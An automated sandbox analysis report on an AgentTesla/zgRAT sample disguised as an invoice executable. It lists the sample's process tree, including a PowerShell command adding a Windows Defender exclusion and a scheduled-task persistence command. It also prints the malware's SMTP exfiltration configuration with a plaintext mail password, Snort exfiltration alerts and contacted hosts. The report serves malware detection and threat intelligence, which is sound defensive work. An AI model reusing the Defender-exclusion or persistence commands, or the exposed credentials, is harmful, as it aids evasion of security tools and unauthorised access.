ID: 876157
Sample Name:
INVOICE_NO._29998172.exe
Cookbook: default.jbs
Time: 11:29:02
Date: 26/05/2023
Version: 37.1.0 Beryl

Table of Contents


Windows Analysis Report

INVOICE_NO._29998172.exe


Overview

General Information

Sample Name:	INVOICE_NO._29998172.exe
Analysis ID:	876157
MD5:	024997939b7c…
SHA1:	48ef66cbadfff6…
SHA256:	13e98dcbf169f…
Tags:	exe
Infos:	



Detection




AgentTesla, zgRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected zgRAT
- Malicious sample detected (through…
- Yara detected AgentTesla
- Sigma detected: Scheduled temp fil…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to harvest and steal Putty / W…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- INVOICE_NO._29998172.exe (PID: 6856 cmdline: C:\Users\user\Desktop\INVOICE_NO._29998172.exe MD5: 024997939B7CE9B28382176C0A70CEC8)
  - powershell.exe (PID: 6944 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\txQleCu.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 7076 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\txQleCu" /XML "C:\Users\user\AppData\Local\Temp\tmpEB82.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - INVOICE_NO._29998172.exe (PID: 6032 cmdline: C:\Users\user\Desktop\INVOICE_NO._29998172.exe MD5: 024997939B7CE9B28382176C0A70CEC8)
- txQleCu.exe (PID: 6012 cmdline: C:\Users\user\AppData\Roaming\txQleCu.exe MD5: 024997939B7CE9B28382176C0A70CEC8)
  - schtasks.exe (PID: 6372 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\txQleCu" /XML "C:\Users\user\AppData\Local\Temp\tmp3339.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6376 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - txQleCu.exe (PID: 6656 cmdline: C:\Users\user\AppData\Roaming\txQleCu.exe MD5: 024997939B7CE9B28382176C0A70CEC8)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link
Agent Tesla, AgentTesla	A .NET based keylogger and RAT readily available to actors. Logs keystrokes and the host's clipboard and beacons this information back to the C2.	• SWEED	http://blog.nsfocus.net/sweed-611/http://l1v1ngc0d3.wordpress.com/2021/11/12/agenttesla-dropped-via-nsis-installer/http://www.secureworks.com/research/threat-profiles/gold-galleonhttps://asec.ahnlab.com/ko/29133/https://blog.apnic.net/2022/03/31/how-to-detect-and-prevent-common-data-exfiltration-attacks/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

Name	Description	Attribution	Blogpost URLs	Link
zgRAT		No Attribution	http://https://bazaar.abuse.ch/browse/signature/zgRAT/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.zgrat

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Host": "mail.gimpex-imerys.com",
  "Username": "qclab@gimpex-imerys.com",
  "Password": "h45ZVRb6(IMF"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.399658088.000000000407C000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.440863847.000000000450B000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.399658088.0000000004975000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000002.629144860.0000000002E91000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.629144860.0000000002E91000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 7 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.txQleCu.exe.4561c18.7.unpack	MSIL_SUSP_OBFUSC_XorStringsNet	Detects XorStringsNET string encryption, and other obfuscators derived from it	dr4k0nia	• 0x17d0a:$pattern: 06 1E 58 07 8E 69 FE 17 • 0x26a72:$a2: _CorExeMain • 0x228de:$a3: mscorlib • 0x23cce:$a4: .cctor • 0x22639:$a6: <Module>
5.2.txQleCu.exe.4561c18.7.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
12.2.txQleCu.exe.400000.0.unpack	MSIL_SUSP_OBFUSC_XorStringsNet	Detects XorStringsNET string encryption, and other obfuscators derived from it	dr4k0nia	• 0x19b0a:$pattern: 06 1E 58 07 8E 69 FE 17 • 0x246de:$a3: mscorlib • 0x24439:$a6: <Module>
5.2.txQleCu.exe.4561c18.7.raw.unpack	MSIL_SUSP_OBFUSC_XorStringsNet	Detects XorStringsNET string encryption, and other obfuscators derived from it	dr4k0nia	• 0x19b0a:$pattern: 06 1E 58 07 8E 69 FE 17 • 0x28872:$a2: _CorExeMain • 0x246de:$a3: mscorlib • 0x25ace:$a4: .cctor • 0x24439:$a6: <Module>
5.2.txQleCu.exe.4561c18.7.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Click to see the 18 entries

Sigma Signatures

Sigma detected: Scheduled temp file as task from temp location

Snort Signatures

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496975872839723 05/26/23-11:30:19.875830
SID:	2839723
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496985872839723 05/26/23-11:30:38.087396
SID:	2839723
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496975872030171 05/26/23-11:30:19.875830
SID:	2030171
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496985872851779 05/26/23-11:30:38.087497
SID:	2851779
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496975872840032 05/26/23-11:30:19.875984
SID:	2840032
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496985872840032 05/26/23-11:30:38.087497
SID:	2840032
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496975872851779 05/26/23-11:30:19.875984
SID:	2851779
Source Port:	49697
Destination Port:	587

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 5.100.152.24	
Timestamp:	192.168.2.35.100.152.24496985872030171 05/26/23-11:30:38.087396
SID:	2030171
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file
- Sample uses string decryption to hide its real strings

Networking

- Snort IDS alert for network traffic

System Summary

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation

- .NET source code contains potential unpacker

Boot Survival

- Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

- Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

- Yara detected zgRAT
- Yara detected AgentTesla
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected zgRAT

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 Process Injection	1 1 Disable or Modify Tools	1 OS Credential Dumping	1 Account Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	3 Obfuscated Files or Information	1 Input Capture	1 File and Directory Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 2 Software Packing	1 Credentials in Registry	2 4 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	2 1 1 Security Software Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Process Injection	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Owner/User Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INVOICE_NO._29998172.exe	25%	ReversingLabs	Win32.Trojan.Pwsx	
INVOICE_NO._29998172.exe	34%	Virustotal		Browse
INVOICE_NO._29998172.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\txQleCu.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\txQleCu.exe	25%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
gimpex-imerys.com	0%	Virustotal		Browse
mail.gimpex-imerys.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.comj	0%	URL Reputation	safe	
http://www.fontbureau.comiona	0%	URL Reputation	safe	
http://www.fontbureau.comiona	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.carterandcone.comitk	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnhtn	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://gimpex-imerys.com	0%	Avira URL Cloud	safe	
http://mail.gimpex-imerys.com	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.compew	0%	Avira URL Cloud	safe	
http://www.agfamonotype.5	0%	Avira URL Cloud	safe	
http://www.fontbureau.comttco	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/t-F	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gimpex-imerys.com	5.100.152.24	true	true	• 0%, Virustotal, Browse	unknown
mail.gimpex-imerys.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/bThe	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnhtn	INVOICE_NO._29998172.exe, 00000000.00000003.363028287.0000000005DD0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://gimpex-imerys.com	INVOICE_NO._29998172.exe, 00000006.00000002.629144860.0000000002EF0000.00000004.00000800.00020000.00000000.sdmp, txQleCu.exe, 0000000C.00000002.629486178.0000000002C40000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.gimpex-imerys.com	INVOICE_NO._29998172.exe, 00000006.00000002.629144860.0000000002EF0000.00000004.00000800.00020000.00000000.sdmp, txQleCu.exe, 0000000C.00000002.629486178.0000000002C40000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.compew	INVOICE_NO._29998172.exe, 00000000.00000003.360891857.0000000005DDB000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	INVOICE_NO._29998172.exe, 00000000.00000003.366549798.0000000005DD5000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.365774175.0000000005DD5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	INVOICE_NO._29998172.exe, 00000000.00000003.363538297.0000000005DCC000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.364528393.0000000005DCB000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.364115711.0000000005DCB000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comj	INVOICE_NO._29998172.exe, 00000000.00000003.363657222.0000000005DD5000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comiona	INVOICE_NO._29998172.exe, 00000000.00000003.386928424.0000000005DC0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	INVOICE_NO._29998172.exe, 00000000.00000003.360854011.0000000005DDB000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.360864782.0000000005DDB000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.360830990.0000000005DDB000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	INVOICE_NO._29998172.exe, 00000000.00000003.367109894.0000000005DD5000.00000004.00000020.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp, INVOICE_NO._29998172.exe, 00000000.00000003.363028287.0000000005DD0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	INVOICE_NO._29998172.exe, 00000000.00000002.403738185.0000000006ED2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
